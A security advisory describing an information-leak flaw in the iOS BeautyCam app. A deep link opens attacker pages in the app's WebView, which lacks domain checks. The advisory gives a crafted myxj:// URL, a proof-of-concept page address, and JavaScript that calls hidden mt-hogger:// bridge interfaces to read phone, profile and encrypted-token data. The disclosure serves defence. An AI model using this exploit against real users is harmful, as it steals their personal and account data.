An information leak vulnerability in the iOS version of BeautyCam

Brief Description

BeautyCam app is a image processing application that provides functions including image editing, image filters and photo beautification. It ranks 187 in the "Photo & Video" category list on the App Store (as of 2024-12-08).


The iOS version of the BeautyCam supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the BeautyCam app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **myxj://webview?url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/beautycam/atkBeautyCam.html**" as the malicious webpage.

When the victim clicks on this URL (**myxj://webview?url=https://zhouziyi1.github.io/iOSJS/beautycam/atkBeautyCam.html**), it directs the victim to the BeautyCam app and opens the webpage **https://zhouziyi1.github.io/iOSJS/beautycam/atkBeautyCam.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function fetchData(url) {
    var iframe = document.createElement("iframe");
    iframe.style.cssText = "display:none;width:0px;height:0px;";
    iframe.src = url;
    document.body.appendChild(iframe);
}

fetchData("mt-hogger://bindPhoneNumber?handler=1");
fetchData("mt-hogger://getMeituAccountEncryptedToken?handler=2");
fetchData("mt-hogger://getMeituAccountProfile?handler=3");
```

```
var MTJs = {};
MTJs.getParams = function (callbackID){
    return "";
}
MTJs.postMessage = function (retVal){
    var callbackID = retVal.handler;
    var json = retVal.response;

    switch(callbackID){
        case "1":
            document.getElementById("PhoneNum").innerText = "Your PhoneNum (masked): " + "(+" + json.phoneCode + ") " + json.phone;
            break;

        case "2":
            document.getElementById("EncryptedToken").innerText = "Your EncryptedToken: \n" + json.encryptedToken;
            break;

        case "3":
            document.getElementById("NickName").innerText = "Your NickName: " + json.screen_name;
            document.getElementById("Gender").innerText = "Your Gender: " + (json.gender == "m" ? "male" : "female") ;
            document.getElementById("Birthday").innerText = "Your Birthday: " + json.birthday;
            document.getElementById("AccountAvatar").src = json.avatar;
```

Impact of the Vulnerability

Scope of the vulnerability: BeautyCam iOS version 12.3.60 (the latest version as of 2024-12-08).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:
https://apps.apple.com/us/app/beautycam-ai-photo-editor/id592331499

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.